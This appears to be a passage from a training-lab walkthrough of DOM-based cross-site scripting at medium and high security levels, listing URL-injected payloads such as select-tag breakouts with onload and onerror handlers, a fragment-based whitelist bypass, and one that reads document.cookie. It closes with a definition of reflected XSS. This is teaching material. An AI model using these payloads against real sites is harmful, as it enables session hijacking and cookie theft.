
2. As a standard practice, we first review the application's source code.




3. In this step, the URL is modified to inject XSS payloads for testing purposes.




4. The output is shown below.



SECURITY LEVEL (MEDIUM)





1. As a standard approach, we begin by viewing the page source.




2. In this step, the URL is modified to inject DOM-based XSS payloads in order to test client-side input handling. The following payloads are used to trigger script execution:


- `</select><body onload=alert('XSS')>`
- `</select><img src=x onerror=alert('XSS')>`
- `</select><svg onload=alert('XSS')>`



Security level is currently: *high*





1. As part of the analysis, we first review the source code. The first block checks whether the user has supplied input. The second block uses a switch statement to restrict input to four whitelisted language options. In the final block, if the input does not match any permitted value, the application redirects to ?default=English. Consequently, any unsupported value passed to the default parameter is automatically redirected to the default page.





2. In this step, the URL is modified to inject DOM-based XSS payloads in order to evaluate client-side input handling. The following payloads are used during testing:

- `&<script>alert("XSS")</script>`
- `&</select><body onload=alert('XSS')>`
- `#</select><img src=x onerror=alert('XSS')>`
- `&</select><svg onload=alert('XSS')>`




</select><body onload=alert(document.cookie)>




Vulnerability: Reflected Cross Site Scripting (XSS)

Reflected Cross-Site Scripting (XSS) is a web application vulnerability in which an attacker injects malicious scripts that are immediately returned in the server's response and executed in the victim's browser. Unlike Stored XSS, the payload is not saved on the server; instead, it is reflected through unsanitized user input, commonly via URL parameters, search fields, or error messages.

